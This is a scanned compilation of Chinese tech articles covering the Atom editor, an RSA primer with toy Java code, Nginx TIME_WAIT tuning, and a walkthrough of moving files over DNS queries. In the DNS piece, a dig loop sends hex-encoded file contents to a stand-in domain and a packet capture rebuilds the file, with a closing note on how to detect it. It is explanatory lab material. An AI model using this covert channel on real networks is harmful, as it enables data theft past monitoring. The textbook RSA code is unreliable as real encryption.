
```
.editor {
  .meta.tag.sgml.doctype.html { font-size: 26px; }
}
```

在上例中，我更新了`.editor`类，增加了`DOCTYPE`的显示样式，我把字体大小调整到了`26px`，故意弄的很大。以下图片就展示了样式更新后，打开 HTML 代码是怎样的：

```
<!DOCTYPE html>
<html>
<head>
  <title>New Document</title>
</head>
<body></body>
</html>
```

正如你所看到的，你可以随便更改 Atom 的自定义配置，它的核心技术只是 HTML 和 DOM。

随着能够安装新主题，Atom 还提供了一个内置的包管理工具，允许你扩展编辑器的功能。这类似于 Sublime 的 Package Control，但与之不同的时这个包管理工具以及内置在编辑器里面了，不需要另外执行一段代码来安装。




[+]查看原图

安装一个包非常简单，只需要点击 Install 按钮即可。编辑器还提供了搜索功能，还有一些推荐安装的包。

如果你希望通过命令行来完成这些工作，Atom 提供了一个命令行工具，名叫 apm（Atom Package Manager），以下就是安装包的命令：


```
apm install <package name>
```

安装 autocomplete 包就像这样：



[+]查看原图

目前，可安装的包数量非常少，不过将来会有希望增加更多。



[+]查看原图

你可以找到比如以下这些比较不错的包：

95 Markdown 预览

96 跳到指定行


97 自动保存（当你的编辑器失去焦点时会自动保存）

还有更多。Atom 作为一个新的编辑器，我无法得悉 Sublime 扩展包的作者们把他们的作品移植到 Atom 需要多长时间。事实上，已经有文档说明如何把 TextMate 的 Bundle 移植到 Atom 上。由于许多 TextMate 的 Bundle 和 Sublime 是兼容的，似乎可以想象，Sublime 的扩展包也可以通过此方法移植。但是别抱太大希望，我自己也没有试过。

这也许会是插件开发者们的一个福音，他们可以为新的 Atom 开发新的插件包。现在 Atom 还处于萌芽期，仍缺少许多重要的插件，比如 linter 或代码高亮。这是一个开发者们可以填满的空当，我想在不就的将来 Atom 将会拥有很多的插件包。

快捷键也可以自定义，其使用一个文件~/.atom/keymap.cson 来定义。你可以自己手动打开此文件，或者通过菜单 Atom > Open Your Keymap。打开这个文件之后，里面将会有一些示例给你展示如何编辑快捷键。

有一个你需要记住的快捷键就是 Command-Shift-P，这是一个可以呼出命令面板的快捷键，命令面板将会显示所有可用的功能和其快捷键。



官方的入门教程给你提供了基础的使用指引，非常值得阅读。不过需要记住的是，目前 Atom 项

目的文档还是相当简陋的，所以部分功能还需自己试验的，遇到错误在所难免。

与其他编辑器的对比

很多人可能会问，Atom 和我喜欢的编辑器对比会怎样？当然 Sublime 还是我最好的选择，Atom 虽然是一个相当不错的测试版产品，但是我仍不急于更换。Sublime 有很好的内置功能以及丰富的插件包和活跃的社区，是一个非常成熟的编辑器。

话虽如此，但 Atom 由 Github 维护的，拥有强大的后台。那里有很多的编程爱好者，是极客们的荣誉所在地，我相信我们在不久的将来 Atom 将拥有不少新的插件包，尤其考虑到 Atom 是使用 Chromium 和 Node 构建的，优势可想而知。

目前，因为还是 Beta 阶段，所以 Github 免费提供 Atom，给开发者们一个免费试用以及开发插件的机会。如果其保持有竞争力的价格，且迅速建立起庞大的插件库，我想 Atom 将会成为我的新宠。

Atom for Mac 下载地址：

98 0.60.0 http://pan.baidu.com/s/1i3HVKPZ

99 0.69.0 http://pan.baidu.com/s/1dD8AA1F

原文地址：http://www.ituring.com.cn/article/72264?utm_source=tuicool

轻松学习 RSA 加密算法原理

目录

4　编程实现

4 RSA 加密算法的安全性

4 RSA 加密算法的缺点

————————————————————————————

以前也接触过 RSA 加密算法，感觉这个东西太神秘了，是数学家的事，和我无关。但是，看了很多关于 RSA 加密算法原理的资料之后，我发现其实原理并不是我们想象中那么复杂，弄懂之后发现原来就只是这样而已..

学过算法的朋友都知道，计算机中的算法其实就是数学运算。所以，再讲解 RSA 加密算法之前，有必要了解一下一些必备的数学知识。我们就从数学知识开始讲解。

必备数学知识

RSA 加密算法中，只用到素数、互质数、指数运算、模运算等几个简单的数学知识。所以，我们也需要了解这几个概念即可。

素数

素数又称质数，指在一个大于 1 的自然数中，除了 1 和此整数自身外，不能被其他自然数整除的数。这个概念，我们在上初中，甚至小学的时候都学过了，这里就不再过多解释了。

互质数

百度百科上的解释是：公因数只有 1 的两个数，叫做互质数。；维基百科上的解释是：互质，又称互素。若 N 个整数的最大公因子是 1，则称这 N 个整数互质。

常见的互质数判断方法主要有以下几种：

5　两个不同的质数一定是互质数。例如，2 与 7、13 与 19。

6　一个质数，另一个不为它的倍数，这两个数为互质数。例如，3 与 10、5 与 26。

7　相邻的两个自然数是互质数。如 15 与 16。

8　相邻的两个奇数是互质数。如 49 与 51。

9　较大数是质数的两个数是互质数。如 97 与 88。

10　小数是质数，大数不是小数的倍数的两个数是互质数。例如 7 和 16。

11　2 和任何奇数是互质数。例如 2 和 87。

12　1 不是质数也不是合数，它和任何一个自然数在一起都是互质数。如 1 和 9908。

13　辗转相除法。

指数运算

指数运算又称乘方计算，计算结果称为幂。nm 指将 n 自乘 m 次。把 nm 看作乘方的结果，叫做”n 的 m 次幂”或”n 的 m 次方”。其中，n 称为“底数”，m 称为“指数”。

模运算

模运算即求余运算。“模”是“Mod”的音译。和模运算紧密相关的一个概念是“同余”。数学上，当两个整数除以同一个正整数，若得相同余数，则二整数同余。

两个整数 a，b，若它们除以正整数 m 所得的余数相等，则称 a，b 对于模 m 同余，记作：a ≡ b (mod m)；读作：a 同余于 b 模 m，或者，a 与 b 关于模 m 同余。例如：26 ≡ 14 (mod 12)。

RSA 加密算法

RSA 加密算法简史

RSA 是 1977 年由罗纳德·李维斯特（Ron Rivest）、阿迪·萨莫尔（Adi Shamir）和伦纳德·阿德曼（Leonard Adleman）一起提出的。当时他们三人都在麻省理工学院工作。RSA 就是他们三人姓氏开头字母拼在一起组成的。

公钥与密钥的产生

假设 Alice 想要通过一个不可靠的媒体接收 Bob 的一条私人讯息。她可以用以下的方式来产生一个公钥和一个私钥：

14 随意选择两个大的质数 p 和 q，p 不等于 q，计算 N=pq。

15 根据欧拉函数，求得 r = (p-1)(q-1)

16 选择一个小于 r 的整数 e，求得 e 关于模 r 的模反元素，命名为 d。(模反元素存在，当且仅当 e 与 r 互质)

17 将 p 和 q 的记录销毁。

(N,e)是公钥，(N,d)是私钥。Alice 将她的公钥(N,e)传给 Bob，而将她的私钥(N,d)藏起来。

加密消息

假设 Bob 想给 Alice 送一个消息 m，他知道 Alice 产生的 N 和 e。他使用起先与 Alice 约好的格式将 m 转换为一个小于 N 的整数 n，比如他可以将每一个字转换为这个字的 Unicode 码，然后将这些数字连在一起组成一个数字。假如他的信息非常长的话，他可以将这个信息分为几段，然后将每一段转换为 n。用下面这个公式他可以将 n 加密为 c：

ne ≡ c (mod N)

计算 c 并不复杂。Bob 算出 c 后就可以将它传递给 Alice。

解密消息

Alice 得到 Bob 的消息 c 后就可以利用她的密钥 d 来解码。她可以用以下这个公式来将 c 转换为 n：

cd ≡ n (mod N)

得到 n 后，她可以将原来的信息 m 重新复原。

解码的原理是：

cd ≡ n e·d(mod N)

以及 ed ≡ 1 (mod p-1)和 ed ≡ 1 (mod q-1)。由费马小定理可证明（因为 p 和 q 是质数）

n e • d ≡ n (mod p)　　和　　n e • d ≡ n (mod q)

这说明（因为 p 和 q 是不同的质数，所以 p 和 q 互质）

n e • d ≡ n (mod pq)

签名消息

RSA 也可以用来为一个消息署名。假如甲想给乙传递一个署名的消息的话，那么她可以为她的消息计算一个散列值(Message digest)，然后用她的密钥(private key)加密这个散列值并将这个“署名”加在消息的后面。这个消息只有用她的公钥才能被解密。乙获得这个消息后可以用甲的公钥解密这个散列值，然后将这个数据与他自己为这个消息计算的散列值相比较。假如两者相符的话，那么他就可以知道发信人持有甲的密钥，以及这个消息在传播路径上没有被篡改过。

编程实践

下面，开始我们的重点环节：编程实践。在开始编程前，我们通过计算，来确定公钥和密钥。

计算公钥和密钥

18　假设 p = 3、q = 11（p，q 都是素数即可。），则 N = pq = 33；

19　r = (p-1)(q-1) = (3-1)(11-1) = 20；

20　根据模反元素的计算公式，我们可以得出，e • d ≡ 1 (mod 20),即 e • d = 20n+1 (n 为正整数)；我们假设 n=1，则 e • d = 21。e、d 为正整数，并且 e 与 r 互质，则 e = 3，d = 7。（两个数交换一下也可以。）

到这里，公钥和密钥已经确定。公钥为(N, e) = (33, 3)，密钥为(N, d) = (33, 7)。

编程实现

```
1
2
3    <span style="font-size:14px;">package security.rsa;
4
5    public class RSA {
6
7        /**
8         *  加密、解密算法
9         * @param key 公钥或密钥
10        * @param message 数据
11        * @return
```

```
12          */
13         public static long rsa(int baseNum, int key, long message){
14             if(baseNum < 1 || key < 1){
15                 return 0L;
16             }
17             //加密或者解密之后的数据
18             long rsaMessage = 0L;
19
20             //加密核心算法
21             rsaMessage = Math.round(Math.pow(message, key)) % baseNum;
22             return rsaMessage;
23         }
24
25         public static void main(String[] args){
26             //基数
27             int baseNum = 3 * 11;
28             //公钥
29             int keyE = 3;
30             //密钥
31             int keyD = 7;
32             //未加密的数据
33             long msg = 24L;
34             //加密后的数据
35             long encodeMsg = rsa(baseNum, keyE, msg);
36             //解密后的数据
37             long decodeMsg = rsa(baseNum, keyD, encodeMsg);
38
39             System.out.println("加密前：" + msg);
40             System.out.println("加密后：" + encodeMsg);
```

```
41              System.out.println("解密后：" + decodeMsg);
42
43          }
44          </span>
45
46      }
```

RSA 算法结果：

加密前：24

加密后：30

解密后：24

RSA 加密算法的安全性

当 p 和 q 是一个大素数的时候，从它们的积 pq 去分解因子 p 和 q，这是一个公认的数学难题。然而，虽然 RSA 的安全性依赖于大数的因子分解，但并没有从理论上证明破译 RSA 的难度与大数分解难度等价。

1994 年彼得·秀尔（Peter Shor）证明一台量子计算机可以在多项式时间内进行因数分解。假如量子计算机有朝一日可以成为一种可行的技术的话，那么秀尔的算法可以淘汰 RSA 和相关的衍生算法。（即依赖于分解大整数困难性的加密算法）

另外，假如 N 的长度小于或等于 256 位，那么用一台个人电脑在几个小时内就可以分解它的因子了。1999 年，数百台电脑合作分解了一个 512 位长的 N。1997 年后开发的系统，用户应使用 1024 位密钥，证书认证机构应用 2048 位或以上。

RSA 加密算法的缺点

虽然 RSA 加密算法作为目前最优秀的公钥方案之一，在发表三十多年的时间里，经历了各种攻击的考验，逐渐为人们接受。但是，也不是说 RSA 没有任何缺点。由于没有从理论上证明破译 RSA 的难度与大数分解难度的等价性。所以，RSA 的重大缺陷是无法从理论上把握它的保密性能如何。在实践上，RSA 也有一些缺点：

21 产生密钥很麻烦，受到素数产生技术的限制，因而难以做到一次一密；

22 分组长度太大，为保证安全性，n 至少也要 600 bits 以上，使运算代价很高，尤其是速度较慢，。

文章来自：http://blog.csdn.net/q376420785/article/details/8557266

原文地址：http://blog.sae.sina.com.cn/archives/3086?utm_source=tuicool

Nginx 做前端 Proxy 时 TIME_WAIT 过多的问题

Posted on 14 三月, 2014 in Linux, 高性能 Web 服务

我们的 DSP 系统目前基本非凌晨时段的 QPS 都在10W 以上，我们使用 Golang 来处理这些 HTTP 请求，Web 服务器的前端用 Nginx 来做负载均衡，通过 Nginx 的 proxy_pass 来与 Golang 交互。

由于 nginx 代理使用了短链接的方式和后端交互的原因，使得系统 TIME_WAIT 的 tcp 连接很多：

```
shell> netstat -n | awk '/^tcp/ {++state[$NF]} END {for(key in state) print key,"\t",state[key]}'
TIME_WAIT 250263
CLOSE_WAIT 57
FIN_WAIT2 3
ESTABLISHED 2463
SYN_RECV 8
```

ss 比 netstat 要快，所以也可以用下面的命令来查看：

```
shell> ss -ant | awk 'NR>1 {++s[$1]} END {for(k in s) print k,s[k]}'
```

这会占用系统过多的端口，还浪费了系统资源，所以我们必须想办法减少 TIME_WAIT。

TIME_WAIT 导致占用过多端口的一个影响是会占用我们需要使用到的端口,例如我们有个服务监听的端口为8012，重启的时候经常会提示端口被占用。

通过查看/proc/sys/net/ipv4/ip_local_port_range 可以知道设置的 Linux 内核自动分配端口的端口范围：

```
shell> cat /proc/sys/net/ipv4/ip_local_port_range
1025 65535
```

对于这个设置系统就会从1025~65535这个范围内随机分配端口来用于连接，而我们服务的8012端口刚好在这个范围之内，所以如果8012刚好被系统分配出去使用了，则启动我们服务的时候，就会提示端口被占用。

所以我们需要设置/proc/sys/net/ipv4/ip_local_reserved_ports 来告诉系统给我们预留哪些端口，不可以用于自动分配。

```
shell> vim /etc/sysctl.conf
net.ipv4.ip_local_reserved_ports = 8012,11211-11220
```

```
3
4 shell> sysctl -p
```

关于预留端口的更具体信息可以参考：

100网络端口预留

101预留端口避免占用 ip_local_reserved_ports

上面我们解决了端口占用问题，但是我们还是需要解决 TIME_WAIT 过多的问题。

Nginx 1.1以上版本的 upstream 已经支持 keep-alive 的，所以我们可以开启 Nginx proxy 的 keep-alive 来减少 tcp 连接：

```
1 upstream http_backend {
2     server 127.0.0.1:8080;
3
4     keepalive 16;
5 }
6
7 server {
8     ...
9
10    location /http/ {
11        proxy_pass http://http_backend;
12        proxy_http_version 1.1;
13        proxy_set_header Connection "";
14        ...
15    }
16 }
```

具体参考 Nginx 的官方文档：**http://nginx.org/cn/docs/http/ngx_http_upstream_module.html#keepalive**

开了 **keep-alive** 之后，**TIME_WAIT** 明显减少：

```
1    shell> netstat -n | awk '/^tcp/ {++state[$NF]} END {for(key in state) print
2    key,"\t",state[key]}'
```

```
3    TIME_WAIT 12612
4    CLOSE_WAIT 11
5    FIN_WAIT1 4
6    FIN_WAIT2 1
7    ESTABLISHED 7667
     SYN_RECV 3
```

另外不少文章提到可以修改系统的/etc/sysctl.conf 配置来减少 TIME_WAIT 的 tcp 连接：

```
1 net.ipv4.tcp_tw_reuse = 1
2 net.ipv4.tcp_tw_recycle = 1
```

参见： **http://blog.s135.com/post/271/**

不过开启 tcp_tw_recycle 可能会带来一些不稳定的网络问题，请参考：

102记一次 TIME_WAIT 网络故障

103再叙 TIME_WAIT

关于 sysctl 相关配置的说明，请参考：

https://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt

参考文章：

104部分网络内核参数说明

105**http://performancewiki.com/linux-tuning.html**

106tcp 协议 timestamp 字段导致问题分析

107**http://www.lognormal.com/blog/2012/09/27/linux-tcpip-tuning/**

原文地址：http://rtbdev.com/2014/03/nginx-proxy-time_wait/?utm_source=tuicool

通过 DNS 进行文件传输

简述

伙计们，你们已经知道了用 DNS 封装(比如 dns2tcp)通过 DNS 来传输数据，不过

我在 Johannes Ullrich 的博客上发现了一篇有趣的文章，他介绍了一种相对不太正规的概念(https://isc.sans.edu/diary/Packet+Tricks+with+xxd/10306)来通过 DNS 请求传输数据。它由两方面组成，在一端把文件的 16 进制数据作为 DNS 请求的一部分发送出去，在另一端获取并截取这些 DNS 请求。除了 tcpdump 和 xxd 之外，不需要什么特殊的工具。

环境

客户端: 192.168.1.29

服务器: 192.168.1.23, 跑着 bind9 DNS 服务

Demo

对文件编码

在客户端，准备一个纯文本文件:

```
client$ cat > loremipsum.txt << EOF

> Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do
eiusmod

> tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim
veniam,

> quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo

> consequat. Duis aute irure dolor in reprehenderit in voluptate velit
esse

> cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat

> non proident, sunt in culpa qui officia deserunt mollit anim id est
laborum.
```

```
8 > EOF
```

然后，把你的文件进行16进制编码:

```
1 client$ xxd -p loremipsum.txt > loremipsum.hex
```

传输文件

在服务器上，开启一个 tcpdump 探针程序，它会捕获来自你客户端的所有 DNS 请求:

```
1 server$ sudo tcpdump -i eth1 -s0 -w loremipsum.pcap 'port 53 and host
  192.168.1.29'
```

在客户端，把每一行作为一个伪 DNS 请求发送出去:

```
1 client$ for b in `cat loremipsum.hex`; do dig @192.168.1.23
  $b.fakednsrequest.com; done
```

一旦客户端发送完了所有的请求，就停止捕获。这些请求看起来就像这样:

```
01 server$ tcpdump -n -r loremipsum.pcap 'host 192.168.1.29 and host
   192.168.1.23' | grep fakednsrequest

02 12:08:58.329214 IP 192.168.1.29.54172 > 192.168.1.23.53: 39667+ A?
   4c6f72656d20697073756d20646f6c6f722073697420616d65742c20636f.fakednsr
   equest.com. (97)

03 12:08:59.348640 IP 192.168.1.29.54251 > 192.168.1.23.53: 45714+ A?
   6e7365637465747572206164697069736963696e6720656c69742c207365.fakednsr
   equest.com. (97)

04 12:08:59.435167 IP 192.168.1.29.61604 > 192.168.1.23.53: 65328+ A?
   6420646f20656975736d6f640a74656d706f7220696e6369646964756e74.fakednsr
   equest.com. (97)

05 12:08:59.638909 IP 192.168.1.29.60176 > 192.168.1.23.53: 33114+ A?
   207574206c61626f726520657420646f6c6f7265206d61676e6120616c69.fakednsr
```

```
equest.com. (97)

06 12:08:59.715597 IP 192.168.1.29.53987 > 192.168.1.23.53: 24783+ A?
7175612e20557420656e696d206164206d696e696d2076656e69616d2c0a.fakednsr
equest.com. (97)

07 12:08:59.766398 IP 192.168.1.29.53719 > 192.168.1.23.53: 4470+ A?
71756973206e6f737472756420657865726369746174696f6e20756c6c61.fakednsr
equest.com. (97)

08 12:09:00.632051 IP 192.168.1.29.52365 > 192.168.1.23.53: 61980+ A?
6d636f206c61626f726973206e69736920757420616c6971756970206578.fakednsr
equest.com. (97)

09 12:09:00.709879 IP 192.168.1.29.51128 > 192.168.1.23.53: 53988+ A?
20656120636f6d6d6f646f0a636f6e7365717561742e2044756973206175.fakednsr
equest.com. (97)

10 12:09:00.755917 IP 192.168.1.29.59786 > 192.168.1.23.53: 30998+ A?
7465206972757265206520646f6c6f7220696e20726570726568656e64657269.fakednsr
equest.com. (97)

11 12:09:00.816321 IP 192.168.1.29.61625 > 192.168.1.23.53: 46229+ A?
7420696e20766f6c75707461746520766c697420657373650a63696c6c.fakednsr
equest.com. (97)

12 12:09:00.862252 IP 192.168.1.29.63196 > 192.168.1.23.53: 27593+ A?
756d20646f6c6f726520657520667567696174206e756c6c612070617269.fakednsr
equest.com. (97)

13 12:09:00.918015 IP 192.168.1.29.52375 > 192.168.1.23.53: 42492+ A?
617475722e20457863657074657572207369 6e74206f6363616563617420.fakednsr
equest.com. (97)

1 12:09:01.057845 IP 192.168.1.29.55582 > 192.168.1.23.53: 44245+ A?
```

```
4 6375706964617461740a6e6f6e2070726f6964656e742c2073756e742069.fakednsr
  equest.com. (97)

1 12:09:01.105330 IP 192.168.1.29.56880 > 192.168.1.23.53: 17982+ A?
5 6e2063756c706120717569206f6666696369612064657365727 56e74206d.fakednsr
  equest.com. (97)

1 12:09:01.162269 IP 192.168.1.29.59910 > 192.168.1.23.53: 19163+ A?
6 6f6c6c697420616e696d2069642065737420 6c61626f72756d2e0a.fakednsreques
  t.com. (91)
```

解码文件

使用组合 cut 命令来抽取十六进制数据部分:

```
1 server$ tcpdump -n -r loremipsum.pcap 'host 192.168.1.29 and host
  192.168.1.23' | grep fakednsrequest \

2  | cut -d ' ' -f 8 | cut -d '.' -f 1 | uniq > loremipsum.hex
```

现在我们来解码我们的文件:

```
1 $ xxd -r -p < loremipsum.hex

2 Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod

3 tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam,

4 quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo

5 consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse

6 cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat

7 non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
```

限制

这个方法相对来说有点儿不太正规，因为:

数据没有封装;

DNS 请求貌似合法。

然而：

转发内容是初始文件大小的两倍；

因为请求频率变得令人可疑，所以它变得相对明显；

由于需要根据文件的大小进行传输，因此它花费大量的时间；

除非文件在转换成十六进制之前进行加密，否则他人可以拦截请求并重构文件；

大文件的传输能引起文件的不完整性（UDP）;

事实上，一个初始文件为15K（比如一个图片）的传输将会有500次 DNS 请求：

```
1 $ ls -lh aldeid.png

2 -rw-r--r--@ 1 sebastiendamaye  staff    15K 16 f&eacute;v 12:38 aldeid.png

3 $ xxd -p aldeid.png | wc -l

4     501
```

一个23M 的初始文件传输需要792K+DNS 请求：

```
1 $ ls -lh tintin.*

2 -rw-r--r--   1 sebastiendamaye  staff     46M 16 f&eacute;v 13:00 tintin.hex

3 -rw-r--r--@ 1 sebastiendamaye  staff    23M 16
```

```
  f&eacute;v 13:00 tintin.pdf

4 $ wc -l tintin.hex

5   792903 tintin.hex
```

发现

尽管可以使用 Snort rule 确定流量，但是这种情况下最明显的方式依赖于趋势分析（例如 ntop）以确定异常情况：

原文地址：http://www.oschina.net/translate/file-transfer-via-dns?utm_source=tuicool

程序人生

图灵访谈 ： “闪总”曹力：创业是为了自由，编程是为了快乐（图灵访谈）

